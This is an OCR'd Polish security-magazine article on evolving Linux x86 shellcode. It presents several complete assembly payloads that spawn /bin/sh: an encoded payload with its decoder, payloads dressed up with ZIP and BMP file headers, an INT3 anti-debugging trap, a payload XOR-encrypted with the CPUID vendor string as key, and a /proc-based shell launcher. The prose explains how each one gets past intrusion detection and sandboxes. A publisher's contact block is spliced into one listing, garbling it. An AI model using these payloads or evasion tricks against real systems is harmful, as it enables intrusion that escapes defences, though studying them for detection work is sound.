

Ewolucja Kodów Powłoki

Itzik Kotler

stopień trudności

Kod powłoki jest fragmentem kodu maszynowego, który wykorzystuje się jako ładunek przy atakach bazujących na wykorzystaniu błędów softwarowych. Wykorzystywanie słabych punktów w rodzaju przepełnienia bufora przydzielonego na stosie lub stercie lub stringów formatujących wymagają kodu powłoki. Kod ten będzie wykonany jeśli proces wykorzystania luki się powiedzie.

Najbardziej powszechne i popularne kody powłoki działają na bazie dostępu do linii poleceń systemu który jest celem ataku – stąd zresztą wzięła się nazwa tej techniki. Powłoka to program, który daje dostęp do serwisów udostępnianych przez jadro systemu. Przykładami powłoki mogą być CMD.EXE (dla systemów z rodziny Windows) bądź */bin/bash* (dla systemów z rodziny Linux, UNIX). Kody powłoki próbują uruchomić właśnie te aplikacje. Zagrożenie powiązane z kodem powłoki jest bardzo duże, jako że kod taki będzie wywołany z takim samymi przywilejami jak wykorzystany przez niego proces – mogą być to zarówno przywileje użytkownika jak i administratora. Maja te ostatnie, kod powłoki ma moc do przeprowadzenia niemalże każdej operacji w systemie, a na dodatek może zrobić to w niewidoczny sposób, jako że jego poczynania będą maskowane przez eksploatowny proces.

Istnieje duża różnorodność rozwiązań stworzonych w celu zapobiegania kodów powłoki w systemach. Może to być zarówno instalacja dedykowanych systemów detekcji i usuwania intruzów jak i różnego rodzaju czynności prewencyjne narzucone przez administratora systemu. Z punktu widzenia atakującego są to pewne przeszkody. W niniejszym artykule przedstawię koncepcje na których bazuje część ze wspomnianych rozwiązań wskazując przy okazji na ich słabe strony. Pokażę również przykład rzeczywistego kodu powłoki, który wykorzystuje słabe punkty w celu ominięcia systemu zabezpieczeń. Mimo

Czego się nauczysz

- jakie przeszkody spotyka napastnik próbujący uruchomić kod powłoki na systemie będącym celem ataku oraz jak wyglądają sposoby obejścia tych przeszkód,
- jak projektować i implementować bardziej sprytne kody powłoki.

Co powinieneś znać

- podstawy Assemblera x86 dla platformy Linux,
- podstawowe informacje na temat technik ataków bazujących na przepełnieniu bufora przydzielonego na stosie lub na stercie, oraz ataków wykonywanych przy pomocy napisów formatujących.

tego, iż prezentowane kody powłoki zostały zaprojektowane dla systemów Linux działających w architekturze x86 to część koncepcji na których one bazują można uznać za przenośnie i wykorzystać na innych platformach.

Ewolucja kontra Diagnozowanie „po kablu"

Metoda diagnozowania „po kablu" (ang. *Wire diagnose*) jest często implementowana w ramach systemów klasy IDS (ang. *Intrusion Detection Systems*) oraz IPS (ang. *Intrusion Prevention Systems*). Rozwiązania te różnią się przede wszystkim rodzajem zakresami kontroli. Pierwsze skupiają się na warstwie komunikacyjnej próbując wyłapać tu wszelkie rodzaje podejrzanych pakietów w sieci, które przebrnęły przez klasyczną zaporę systemu; drugie monitorują system na poziomie hosta, próbując wyłapać tu wszelkie rodzaje złośliwych zachowań.

Metoda diagnozowania "po kablu" jest jedną z właściwości NIDS (systemu detekcji intruzów) i polega na rozpoznawaniu i klasyfikacji pakietów nadchodzących z sieci zanim dotrą one do swoich punktów przeznaczenia. W przypadku rozpoznania potencjalnego niebezpieczeństwa system podnosi alarm. Podobnie jak programy antywirusowe, NDIS posiada bazę danych podpisów i wzorców, które związane są z próbami włamań do systemów. Baza taka składa się zazwyczaj z listy najczęściej używanych bajtów, lub sekwencji bajtów pojawiających się w kodach powłoki.

Siła tej metody zależy z jednej strony od jakości informacji składowanych w bazie, zaś z drugiej – od tego na ile "typowa" jest struktura kodu powłoki, który próbuje włamać się do systemu. Ponieważ z punktu widzenia napastnika baza reguł NDIS jest niedostępna, dlatego jedynym sposobem na obejście tej przeszkody jest zmiana struktury kodu powłoki; zjawisko to zwane jest polimorfizmem.

Innym słabym punktem tej metody są warstwy bezpiecznego przesyłania danych w sieci. Protokoły typu SSL czy VPN (IPSec) są wykorzystywane w celu tzw. tunelowania, które omija NDIS, jako że przekazywane dane są szyfrowane i deszyfrowane w końcowych punktach połączenia. W tej sytuacji NDIS nie jest w stanie zdekodować przychodzących danych i baza reguł staje się bezużyteczna.

CJO0TI równa się /BIN/SH

Szyfrowanie kodu powłoki to podstawowy mechanizm prowadzący do uzyskania polimorfizmu. Proces ten pozwala bezkarnie wykorzystywać „oznaczone" bajty i sekwencje nie martwiąc się o to, ze zostaną one przechwycone po stronie NDIS. Istnieje cała gama metod szyfrowania, przy czym większość z nich bazuje na funkcjach matematycznych lub bramkach logicznych. Szyfrowanie kodu powłoki może również polegać na tworzeniu luk w strumieniu danych, który przechodzi przez sieć – luki te są usuwane przed wywołaniem kodu w docelowym systemie.

Polimorfizm kodów powłoki można zauważyć również w przypadku kiedy próba ataku opiera się o protokół wymagający ograniczonego zestawu znaków. Na przykład protokoły działające w oparciu o dane tekstowe automatycznie odrzucają jakiekolwiek dane binarne. W takim przypadku kody powłoki są reprezentowane w postaci alfanumerycznej.

Zaszyfrowane kody powłoki składają się z dwóch części: zakodowanego ładunku oraz dekodera, który deszyfruje pierwszą część i na końcu wykonuje do niej skok. (Listing 1)

Przedstawiony w Listingu 1. kod powłoki w momencie wywołania ma postać *execve("/bin/sh")*. Jednakże w postaci zakodowanej wygląda zupełnie inaczej.

Kod powłoki rozpoczyna się serią instrukcji PUSH. Przy każdym wywołaniu tej instrukcji na stos wrzucane są 4 bajty zaszyfrowanego ładunku. Stos jest idealnym miejscem gdzie można rozpakować niewielką ilość danych i na dodatek (domyślnie) posiada zezwolenie na czytanie, pisanie i co najbardziej istotne – wykonywanie kodu który się aktualnie na nim znajduje.(Listing 2)

W dalszej kolejności mamy kod dekodera. Szyfrowanie w tym przypadku jest prostą grą inkrementacji i dekrementacji. Dekoder jest złożony

Listing 1. *Zaszyfrowane kody powłoki składają się z dwóch części*

```
#
    # (linux/x86) execve("/bin/
                          sh",
["/bin/sh"], NULL) / zakodowane
przez +1 - 39 bajtów
    # - izik@tty64.org
    #
    .section .text
    .global _start
    _start:
    #
    # Zakodowany ładunek
 (drugi kod powłoki)
    #
    pushl $0x81cee28a
    pushl $0x54530cb1
    pushl $0xe48a6f6a
    pushl $0x63306901
    pushl $0x69743069
    pushl $0x14
    popl %ecx
    #
    # Pętla dekodująca
    #
    _unpack_loop:
    decb (%esp, %ecx, 1)
    decl %ecx
    jns _unpack_loop
    incl %ecx
    mul %ecx
    #
    # Skocz do
zdekodowanego kodu powłoki
    #
    push %esp
    ret
```

Listing 2. *Kod powłoki rozpoczyna się serią instrukcji PUSH*

```
#
    # Zakodowany ładunek
(drugi kod powłoki)
    #
    pushl $0x81cee28a
    pushl $0x54530cb1
    pushl $0xe48a6f6a
    pushl $0x63306901
    pushl $0x69743069
```

z pętli, która czyta bajt po bajcie dane wrzucone na stos i wykonuje na nich operację odejmowania w celu przywrócenie oryginalnej wartości. Po zakończeniu pętli kod powłoki wykonuje skok do ładunku umieszczonego na stosie (Listing 3.).

Oczywiste jest, że im łatwiejsza metoda dekodowania tym mniejszy będzie dekoder. Podejście to ma jeszcze jedną zaletę – pozwala używać zabronionych bajtów – chociażby takich jak `NULL`. `NULL` z racji tego, że jest stosowany jako znacznik końca napisu, nie powinien być używany w ciele kodu powłoki (kod taki, w przypadku ataków polegających na wykorzystaniu stringów mógłby być przedwcześnie obcięty). Jednak przy zastosowaniu szyfrowania problem znika – podatna na atak funkcja (np. `strcpy()`) nigdy nie przetworzy wartości `NULL`, gdyż jest ona zakodowana.

Pomimo tego, że szyfrowanie zmienia wygląd zewnętrzny kodu powłoki, warto zauważyć iż wynikowa postać nie zawsze musi być odporna na metodę diagnozowania „po kablu". Problem w tym, że wielokrotne wykorzystanie tego samego schematu szyfrowania może sprawić, że odpowiedzialny za to kod będzie zarejestrowany jako wzorzec i umieszczony w bazie danych. Aby uzyskać w miarę niezawodne rozwiązanie należałoby ciągle modyfikować zarówno samą formułę kodu powłoki jak i metodę szyfrowania tej formuły.

Itzik Kotler jest badaczem zajmującym się problemami bezpieczeństwa w systemach informatycznych, oraz założycielem projektu TTY64. Wspomniany projekt skupia się na promowaniu technik programowania zorientowanych na bezpieczeństwo, a także na wszelkich aspektach powiązanych z tym tematem. Na stronie domowej projektu można znaleźć wiele ciekawych informacji i zasobów powiązanych z tematem (między innymi przykładowe fragmenty kodu, gotowe projekty oraz samouczki).

Kontakt z autorem: *izik@tty64.org*

Ja jestem ZIP, a kim jesteś Ty?

Częstym sposobem na rozróżnienie dwóch różnych formatów danych jest próba odczytania pewnych znaczników. Dla przykładu – do poszczególnych formatów często przypisuje się konkretne rozszerzenia plików, i co więcej – lwia część formatów danych posiada nagłówki opatrzone „magicznymi" numerami bądź bajtami. Bajty te są często przydatne kiedy aplikacja próbuje zweryfikować czy nadchodzący strumień danych ma w pożądany format.

Wstawianie do kodu powłoki „magicznych" bajtów powiązanych z powszechnie rozpoznawanymi formatami plików może być bardzo pomocne przy oszukiwaniu narzędzi monitorujących ruch w sieci. Szczególnie w przypadkach prób włamania się do systemu poprzez takie standardowe kanały jak poczta elektroniczna czy zawartość stron webowych, bardzo ważne jest to aby kod powłoki otrzymał fałszywą „osobowość". Dla przykładu, kod powłoki, który przedstawia się jako ZIP ma dużą szansę ogłupić system wykrywania intruzów i osiągnąć swój cel (Listing 4.).

Kod powłoki zaczyna się 5 bajtowym nagłówkiem charakterystycznym dla popularnego formatu kompresji – ZIP. W tym przypadku bardzo istotny jest fakt, iż wspomniane 5 bajtów da się przekształcić w poprawne instrukcje asemblera. Ponieważ system skupia się na wychwytywaniu kodów powłoki, niewątpliwie weźmie w pierwszej kolejności pod lupę właśnie te bajty i istnieje szansa, że rozpozna je jako nagłówek poprawnego bądź uszkodzonego archiwum ZIP. Nawet jeśli system monitoringu nie jest w stanie rozpoznać formatu ZIP, to i tak uzyskamy pewną przewagę, jako że bajty nagłówkowe są rzadko używane w kodach powłoki, co uczyni nasze rozwiązanie trudniejszym do wykrycia.

Przy próbie podszywania się pod taki czy inny format, powodzenie ataku zależy prawie zawsze od głębokości analizy przeprowadzanej przez system monitorowania. Nie zawsze też udaje się zrekonstruować dany format w taki sposób, aby można go było przetłumaczyć na poprawne instrukcje asemblera. Czasami też trudno jest w pełni odtworzyć z poziomu kodu powłoki strukturę

Listing 3. *Skok pętli do ładunku umieszczonego na stosie*

```
#
    # Pętla dekodująca
    #
    _unpack_loop:
    decb (%esp, %ecx, 1)
    decl %ecx
    jns _unpack_loop
    incl %ecx
    mul %ecx
    #
    # Jump to the decoded
                       shellcode
    #
    push %esp
    ret
```

Listing 4. *Kod powłoki*

```
#
    # x86/linux - execve("/bin/
                       sh",
 ["/bin/sh", NULL]) + Nagłówek
ZIP - 28 bajtów
    # - izik@tty64.org
    #
    .section .text
    .global _start
    _start:
    #
    # PK[\03\04], Nagłówek
                       archiwum
 danych PK[Zip] (5 bajtów)
    #
    .byte 0x50
    .byte 0x4b
    .byte 0x03
    .byte 0x04
    .byte 0x24
    #
    # execve("/bin/sh",
 ["/bin/sh", NULL]);
    #
    push $0xb
    popl %eax
    cdq
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    mov %esp,%ebx
    push %edx
    push %ebx
    mov %esp, %ecx
    int $0x80
```

formatu. W rezultacie system monitorujący, który szuka dostatecznie głęboko, będzie w stanie zauważyć, że coś jest nie tak. Przeglądając listę popularnych formatów można zauważyć, że niektóre z nic maja luźniejszą strukturę niż inne – zarówno w odniesieniu do nagłówka jak i do zawartości. Dobrymi kandydatami są formaty reprezentujące dane multimedialne – w szczególności w postaci surowej (nie skompresowanej). Formaty te są zazwyczaj bardzo elastyczne i co ważne – na tyle popularne, aby postrzegać je jako część typowego ruchu w sieci (Listing 5.).

Bitmapa (.BMP) jest surowym formatem do reprezentacji obrazu, który jest wręcz idealną przykrywką dla kodu powłoki. Trik w tym przypadku polega na tym, iż trudno wyobrazić sobie system monitorowania, który potrafiłby przewidzieć czy danych obraz jest prawdziwy czy nie.

Koncepcję tę można oczywiście stosować w odniesieniu do innych formatów – dobrymi kandydatami są RIFF (.WAV) oraz *Rich Text* (.RTF). Podstawowym ograniczeniem przy stosowaniu tej techniki jest fakt, że wszystkie bajty występujące w nagłówku formatu, który planujemy wykorzystać jako kamuflaż kodu powłoki muszą być prawidłowymi instrukcjami asemblera. W innym przypadku wywołanie kodu powłoki zakończy się błędem naruszania dostępu w trakcie wykonania.

Ewolucja kontra diagnozowanie w czasie wykonania

Metoda tzw. diagnozowania w czasie wykonania jest kolejnym często stosowanym rozwiązaniem stosowanym w systemach IDS oraz IPS. Metoda ta jest zazwyczaj wykorzystywana jako rozszerzenie mechanizmu diagnozowania „po kablu", który omawiałem w jednym z poprzednich punktów.

Kluczowym elementem opisywanego w tym miejscu procesu jest badanie efektów wykonania kodu, który został sklasyfikowany jako podejrzany (na przykład przy pomocy metody diagnozowania „po kablu"). Proces ten jest przeprowadzany w tzw. piaskownicy (ang. *Sandbox*), czyli w bezpiecznym, odizolowanym środowisku – może być to dla przykładu wirtualny lub realny serwer, który przetwarza/wykonuje podejrzany kod, śledząc przy okazji każdy jego krok i zapisując wyniki jego

Listing 5. *Formaty – na tyle popularne, aby postrzegać je jako część typowego ruchu w sieci*

```
#
    # x86/linux - execve("/bin/sh",
 ["/bin/sh", NULL]) + Nagłówek
 24-bitowej Bitmapy - 23 bajty
    # - izik@tty64.org
    #
    .section .text
    .global _start
    _start:
    #
    # Nagłówek 24-bitowej Bitmapy
    #
    .byte 0x42
    .byte 0x4D
    .byte 0x36
    .byte 0x91

    #
    # execve("/bin/sh", ["/bin/sh", NULL]);
    #
    push $0xb
    popl %eax
    cdq
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    mov %esp,%ebx
    push %edx
    push %ebx
    mov %esp, %ecx
    int $0x80
```

Listing 6. *Pułapka INT 3h*

```
#
    # (linux/x86) trik
anty-debugowy
 (INT 3h trap) +
execve("/bin/sh",
 ["/bin/sh", NULL],
 NULL) - 39 bajtów
    # - izik@tty64.org
    #
    .section .text
    .global _start
    _start:
    #
    # Program obsługi
 sygnału rejestru
    push $0x30
    popl %eax
    push $0x5
    popl %ebx
    jmp _evil_code
    #
    # Sprawdzenie debugera
    _evilcode_loc:
    popl %ecx
    int $0x80
    int3
    incl %eax
    #
    # Alternatywny strumień
przetwarzania
    _evil_code:
    call _evilcode_loc
    #
    # Prawdziwy kod powłoki
    #
    cdq
    movb $0xb, %al
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    mov %esp,%ebx
    push %edx
    push %ebx
    pushl %esp
    jmp _evilcode_loc
```

działania. Porównując te wyniki z danymi wyjściowymi produkowanymi przez inne kody powłoki można łatwo wyłapać potencjalnie niebezpieczny kod, zaś dzięki temu, że eksperymenty przeprowadzane są w piaskownicy atakujący nie jest w stanie dokonać żadnych poważanych uszkodzeń.

Listing 7. *Kolejność rejestracji kodu powłoki*

```
#
    # Rejestruj program obsługi
                        sygnału
    #
    push $0x30
    popl %eax
    push $0x5
    popl %ebx
    jmp _evil_code
    ...
    _evilcode_loc:
    popl %ecx
    int $0x80
    ...
    _evil_code:
    call _evilcode_loc
    ...
```

Listing 8. *Po uruchomieniu przerwania INT3 następuje docelowy test*

```
#
    # Sprawdzenie debugera
    #
    _evilcode_loc:
    ...
    int3

    ...
```

Listing 9. *Debuger zdejmuje wartość ze stosu i wartość EIP zwiększa się o jeden*

```
#
    # Sprawdzenie debugera
    #
    _evilcode_loc:
    popl %ecx
    int $0x80
    int3
    #
    # Debugger przeniesie bieg
                        programu
                        w to
                        miejsce!
    #
    incl %eax
    _evil_code:
    call _evilcode_loc
```

Siłą tej metody jest jej aktywny charakter. W przypadku diagnozy „po kablu” bazujemy głównie na predefiniowanych zasadach – tutaj zaś podejrzany kod uruchamiany jest na symulowanym CPU co pozwala wyłapywać aktywność kodów powłoki na najniższym z możliwych poziomów. Jako, że głównym celem kodu powłoki jest uruchomienie się na CPU atakowanego systemu, piaskownica może bardzo łatwo śledzić i notować tego typu zachowania. Zmiany struktury kodu powłoki na poziomie bajtów nic w tym przypadku nie pomoże, gdyż kod taki czy tak, czy siak ukaże swoją prawdziwą twarz w momencie wywołania.

Nie debuguj mnie

Sztuczki anty-debugowe są bardzo popularne w przypadku komercyjnych aplikacji Windows. Bazują one na dołączaniu do docelowej aplikacji fragmentów kodu, które utrudniają lub uniemożliwiają debugowanie lub wsteczną inżynierię tychże aplikacji. Oczywiście nie zakładamy, że atakowany system będzie działał w trybie odpluskwiania więc można bezpiecznie założyć, że osadzanie tego rodzaju wstawek do kodu powłoki nie będzie przeszkodą przy uruchomieniu go na tym systemie. Tym co naprawdę chcemy uzyskać jest wprowadzenie chaosu do piaskownicy. Istnieje cała gama trików anty-debugowych, przy czym najciekawsze nie są wcale te, które na ślepo blokują debugery, lecz te które pozwalają aplikacji stwierdzić czy jest w trakcie debugowania – co z kolei pozwala jej modyfikować swoje zachowania w zależności od odpowiedzi na to pytanie.

Jeśli kod powłoki posiadałby „świadomość” na temat tego, że został uruchomiony w piaskownicy (lub w środowisku debugującym), to mógłby wprowadzić program odpluskwiający w błąd rozdzielając swój strumień przetwarzania na dwie ścieżki – bezpieczną (zawierającą pełną funkcjonalność) oraz niebezpieczną (prowadzącą do wcześniejszego zakończenia). Patrz Listing 6.

Zaprezentowany kod powłoki implementuje jeden z najbardziej podstawowych trików anty-debugowych, czyli pułapkę INT 3h. Uwięzienie potencjalnego debugera polega na uruchomieniu przerwania 3H i ustawienia programu obsługi sygnału (lub wyjątku) w kodzie powłoki. W rezultacie, gdy kod powłoki działa w trybie odpluskwiania to przerwanie sprawi, że debuger się zatrzyma (INT 3h jest standardowym przerwaniem wykorzystywanym przez debugery). Ggd debuger zatrzyma się na kodzie, ustawi EIP na punkt za kodem operacji INT 3h i (zakładając, że nie został przekonfigurowany), nie wywoła programu obsługi zawartego w kodzie powłoki.

Kod umieszczony w procedurze obsługi przerwania definiuje bezpieczną ścieżkę. Ścieżka niebezpieczna zawarta jest w sekcji następującej po kodzie operacji INT 3h. Dzięki temu, że większość interaktywnych i praktycznie wszystkie nie-interaktywne debugery nie dzielą przerwania z aplikacją, kod powłoki może tak zaplanować swój strumień przetwarzania, aby ukryć swoje docelowe przeznaczenie (Listing 7.).

W pierwszej kolejności kod powłoki rejestruje program obsługi sygnału dla SIGTRAP (INT3). Następnie wykorzystuje wsteczne CALL aby w trakcie wykonania pobrać lokację kodu oznaczonego jako *_evil_code*. Adres jest przeka-

Listing 10. *Część kodu powłoki, która zostałaby uruchomiona w sytuacji wywołania funkcji zwrotnej dla SIGTRAP*

```
#
    # Docelowy kod powłoki
    #
    cdq
    movb $0xb, %al
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    mov %esp,%ebx
    push %edx
    push %ebx
    pushl %esp
    jmp _evilcode_loc
```

zany jako funkcja zwrotna do funkcji, której wywołanie przeprowadzi scenariusz bezpieczny (zakładamy, że nie ma debugera, który obserwuje strumień przetwarzania i kod powłoki może uruchomić swoją docelową funkcjonalność). Patrz Listing 8.

Po uruchomieniu przerwania INT3 następuje docelowy test. Program obsługi sygnału jest już zarejestrowany i wskazuje na *_evil_code*. W tym punkcie kodu powłoki następuje rozdzielenie strumienia przetwarzania, zaś wybór konkretnej ścieżki podejmowany jest w zależności od wyniku przerwania (Listing 9.).

W przypadku jeśli debuger zdjął wartość ze stosu i wartość EIP została zwiększona o jeden (INT3 jest jedno-bajtowym kodem operacji), do głosu dochodzi niebezpieczna ścieżka kodu. Rejestr EAX został wyzerowany przez wywołanie systemowe `signal()`. Debuger kontynuuje przetwarzanie od INT3, dalej zwiększa wartość EAX o jeden (wartość ta reprezentuje teraz wywołanie systemowe EXIT) i kończy wywołując kod oznaczony `_evilcode_loc`, gdzie dzięki instrukcji INT $0x80 tożsamej z wywołaniem systemowym `exit()` kod powłoki kończy swoje działanie. Zobaczmy co by się działo gdyby nie było debugera (Listing 10.).

Przedstawiony kod reprezentuje tę część kodu powłoki, która zostałaby uruchomiona w sytuacji wywołania funkcji zwrotnej dla SIGTRAP. Jeśli do tego dojdzie, kod powłoki zaatakuje system wywołując */bin/sh*.

Korzystając z koncepcji wykonywania w locie testów, które pozwalają na to by kod powłoki uzyskał wiedzę odnośnie natury środowiska w jakim jest on uruchamiany, możemy znacznie zwiększyć prawdopodobieństwo jego przebrnięcia przez sieci typu Honeypot, piaskownice lub aplikacje monitorujące. Główną zaletą takiego podejścia jest ochrona przez potencjalnym zdemaskowaniem.

Miażdżenie na CPU

Kryptografia jest rozwiązaniem które wybiera się zazwyczaj gdy chcemy zapewnić, aby w przypad-

Listing 11. *Pętla dekodująca nie jest wymagana, tak jak w Listingu 10*

```
#
    # (linux/x86) execve("/bin/sh", ["/bin/sh"], NULL) / przexorowane z Intel
                   x86 CPUID - 41 bajtów
    # - izik@tty64.org
    #
    .section .text
    .global _start
    _start:
    #
    # CPUID w celu załadowania klucza
    #
    xorl %eax, %eax
    cpuid
    #
    # Wrzuć na stos przexorowany ładunek (drugi kod powłoki)
    #
    pushl %ecx
    pushl $0xeca895e7
    pushl $0x3f377fde
    pushl $0x8fec1a07
    pushl $0x0e4a1c6e
    pushl $0x04165b06
    #
    # Deszyfruj ładunek w odniesieniu do wartości CPUID
    #
    _unpack_loop:
    xorl %ecx, (%esp)
    popl %edx
    jnz _unpack_loop
    #
    # Przeskocz do odszyfrowanego kodu powłoki
    #
    subl $0x18, %esp
    pushl %esp
    ret
```

Listing 12. *Kod operacji CPUID*

```
#
    # CPUID do wczytania--
Marta Ogonek
Product manager of hakin9
Hard Core IT Security magazine
www.en.hakin9.org
Software Wydawnictwo Sp. z o.o
Piaskowa 3, 01-067 Warsaw, Poland
Phone: +4822 887 14 57
Fax: +4822 887 10 11 the key
    #
    xorl %eax, %eax
    cpuid
    ...
```

Listing 13. *Kod operacji CPUID daje nam dostęp do pożądanej informacji*

```
#
    # Wrzuć na stos przexorowany
ładunek (drugi kod powłoki)
    #
    pushl %ecx
    pushl $0xeca895e7
    pushl $0x3f377fde
    pushl $0x8fec1a07
    pushl $0x0e4a1c6e
    pushl $0x04165b06
```

Listing 14. *Deszyfrowanie kodu*

```
#
    # Deszyfruj ładunek
 w odniesieniu
 do wartości CPUID
    #
    _unpack_loop:
    xorl %ecx, (%esp)
    popl %edx
    jnz _unpack_loop
    #
    # Przeskocz do
odszyfrowanego
kodu powłoki
    #
    subl $0x18, %esp
    pushl %esp
    ret
```

ku przechwycenia naszych danych przez zewnętrzny podmiot, dane te były niemożliwe do odczytania. Jednakże aby uzyskać taki efekt, strony które planują przesyłać sobie zaszyfrowane informacje muszą uzgodnić i wymienić określony, tajny klucz. Wymiana taka nie wchodzi w grę gdy próbujemy infiltrować atakowany system wbrew jego woli.

Tajne porozumienie bez wymiany kluczy znane jest pod nazwą metody wczesnego dzielenia klu-czy (ang. *pre-shared key method*). Idea tej metody polega na tym, że obydwie strony używają znanego z góry, tego samego klucza, dzięki czemu nie muszą przeprowadzać procesu wymiany. Znając taki klucz można by zaszyfrować nim kod powłoki, dzięki czemu byłby on zdekodowany dopiero na docelowej maszynie, bezpiecznie omijając wszelkiego rodzaju piaskownice. Kod powłoki może uzyskać dostęp do niemalże każdej globalnej zmiennej lub danej systemowej. Niektóre z takich informacji mogą być pozyskane jeszcze przed rozpoczęciem ataku. Taki rodzaj koordynacji pozwala na zastosować model PSK (ang. *Pre-Shared Key*). Użycie kodu podobnego jak w przypadku pokazanego wcześniej enkodera, rozszerzonego o procedurę kryptograficzną i mechanizm wydobywania klucza jest podstawą do stworzenia szyfrowanego kodu powłoki.

Ten kod powłoki jest podobny do kodu powłoki w wersji enkodowanej. Jednakże w tym przypadku pętla dekodująca nie jest wymagana, tak jak to było w pokazanym wcześniej przykładzie. Współdzielonym sekretem jest tutaj nazwa producenta procesora (np. Intel) – ten właśnie napis będzie wykorzystany zarówno do zaszyfrowania jak i odszyfrowania go na docelowej maszynie przed uruchomieniem. Oznacza to, że użycie jako PSK nazwy innego producenta dałoby w wyniku niepoprawny kod, całkowicie nieprzydatny z punktu widzenia analizy. Przykład z nazwą producenta procesora pokazuje jak łatwo podmiot atakujący może zebrać dane potrzebne do przeprowadzenia tego typu działania. W tym przypadku informację tę można uzyskać z poziomu asemblera przy użyciu kodu operacji CPIUD (Listing 12).

Kod operacji CPUID daje nam dostęp do pożądanej informacji. W pierwszej fazie zaszyfrowany kod powłoki jest wrzucony na stos (podobnie jak w przypadku omawianego wcześniej enkodera/dekodera). Patrz Listing 13.

Kiedy zaszyfrowany kod powłoki jest już umieszczony na stosie to należy wziąć się za jego odszyfrowanie wykorzystując do tego odpowiedź pozyskaną z CPUID. Niestety nie posiadamy żadnej kontroli nad

Listing 15. *Sprawdzanie w czasie wykonania, która powłoka jest dostępna*

```
#
    # (linux/x86) getppid() + execve("/proc/<pid>/exe", ["/proc/<pid>/exe",
                  NULL]) - 51 bajtów
    # - izik@tty64.org
    #
    # * podziękowania dla pR za pętlę _convert ;-)
    #

    .section .text
    .global _start
    _start:
    #
    # Kto jest twoim rodzicem?
    #
    push $0x40
    popl %eax
    int $0x80
    #
    # Zamień INT na ASCII
    #
    _convert:
    decl %esp
    cdq
    pushl $0xa
    popl %ebx
    divl %ebx
    addb $0x30, %dl
    movb %dl, (%esp)
    testl %eax, %eax
    jnz _convert
    cdq
    #
    # Uruchom [/proc/<pid>/exe]
    #
    popl %ebx
    pushl %edx
    pushl $0x6578652f
    pushl %ebx
    pushl $0x2f636f72
    pushl $0x702f2f2f
    movb $0xb, %al
    movl %esp, %ebx
    pushl %edx
    pushl %ebx
    movl %esp, %ecx
    int $0x80
```

W sieci

http://www.tty64.org/code/shellcodes/ archiwum źródeł kodów powłoki

tym procesem – tak samo jak nie jesteśmy w stanie zweryfikować powodzenia tego przedsięwzięcia. Jeśli CPIUD zwrócił nazwę innego producenta niż się spodziewaliśmy (np. AMD) to w wyniku otrzymamy bezużyteczne asemblerowe śmieci, które przy próbie wykonania najprawdopodobniej spowodują powstanie wyjątku. (Listing 14).

Po zakończeniu deszyfrowania pozostaje wykonać skok do docelowej sekcji kodu powłoki. To czy we wspomnianej sekcji znajdują się właściwe instrukcje zależy od tego czy trafiliśmy na właściwą nazwę producenta procesora. W każdym innym przypadku wywołanie wynikowego kodu zakończy się powstaniem wyjątku.

Rozwiązania bazujące na przedstawionej koncepcji można oczywiście modyfikować, na przykład wykorzystując inną nazwę producenta (chociażby AMD).

Ewolucja kontra kustomizacja

Jak dotąd dyskutowane przeszkody pojawiające się na drodze kodów powłoki były związane z występowaniem takich mechanizmów ochronnych jak NIDS czy IPS. Jednakże w wielu przypadkach – szczególnie w kontekście ataków skierowanych przeciwko rozbudowanym organizacjom, pojawiają się problemy wynikające z właściwości atakowanego systemu. Na przykład, jednym z podstawowych błędów przy projektowaniu kodów powłoki jest wstawianie wartości ustawionych na stałe – odnosi się to przede wszystkim do napisu */bin/sh*. Problem w tym, że wcale nie ma gwarancji, że program *sh* znajduje się w katalogu *bin*; co więcej – katalog *bin* wcale nie musi istnieć w atakowanym systemie. Oczywiście w większości przypadków (powiedzmy, że około 80%) atak zapewne się powiedzie, jednakże dla pozostałych 20% wywołanie systemowej funkcji `execuve()` zakończy się niepowodzeniem mimo tego, że kod powłoki udało się uruchomić. W rzeczywistości kustomizacja jest czynnikiem, który należy na poważnie wziąć pod uwagę przy projektowaniu kodów powłoki. Praktyka ta jest powszechnie stosowana zarówno wśród systemów z rodziny Linux jak i BSD i wynika z dużej różnorodności dystrybucji oraz łatwości w dopasowywaniu struktury systemu, dzięki której administratorzy oraz zaawansowani użytkownicy są w stanie w pełni dopasować ją w odniesieniu do własnych potrzeb i preferencji. Zjawisko kustomizacji jest również prawie zawsze spotykane w przypadku systemów osadzonych oraz dedykowanych.

Podążam za rodzicem!

Sprawdzanie w czasie wykonania, która powłoka jest dostępna, daje kodowi powłoki szansę na obejście problemu związanego z kustomizacją. Jednym ze sposobów, które można w tym celu wykorzystać (w odniesieniu do systemu Linux) jest przeglądanie hierarchii procesów. Jeśli przyjrzymy się bliżej tej hierarchii to zauważymy pewną prawidłowość – otóż dla zakresów głębokości od 0 do 3 proces macierzysty jest zazwyczaj powłoką. Jedynym wyjątkiem odnośnie tej reguły jest proces *initd*, który uruchamia samo jądro.

Do sprawdzenia kto jest rodzicem kodu powłoki wystarczy proste wywołanie `getppid()`, które zwróci identyfikator PID jego procesu macierzystego. Identyfikator ten jest kluczem, którego kod powłoki użyje później w celu zbadania wpisu /proc powiązanego ze swoim rodzicem. Wpis ten zwiera informacje na temat ścieżki pliku wykonywalnego oraz argumentów wywołania przekazanych przy jego uruchomieniu. Domyślnie wpis ten jest dostępny dla każdego procesu (Listing 16).

Funkcja `getppid()` zwraca wartość będącą liczbą całkowitą (ang. *integer*). Do naszych celów wartość tę trzeba będzie przekształcić do postaci ASCI. Potrzeba ta wynika z faktu, iż zwrócony PID misi być wstawiony do napisu określającego ścieżkę (np. */proc/<pid>/exe*). Ścieżka ta określa plik wykonywalny macierzystego procesu (Listing 17.). Mając wartość `getppid()` w postaci ASCII pozostaje jedynie przekazać ją do wywołania systemowego `execve()`.

W rezultacie otrzymaliśmy dość uogólniony program do uruchamiania powłoki, gdzie jedyną zabitą na stałe wartością jest napis */proc*, który w najbliższym czasie raczej się nie zmieni.

Jeszcze jedną kwestią nad którą warto się zastanowić to problem pojedynczo i wielowątkowych de-

Listing 16. *Wpis domyślny*

```
#
    # Kto jest twoim rodzicem?
    #
    push $0x40
    popl %eax
    int $0x80
```

Listing 17. *Przekształcenie funkcji getppid() do postaci ASCI*

```
#
    # Zamień INT na ASCII
    #
    _convert:
    decl %esp
    cdq
    pushl $0xa
    popl %ebx
    divl %ebx
    addb $0x30, %dl
    movb %dl, (%esp)
    testl %eax, %eax
    jnz _convert
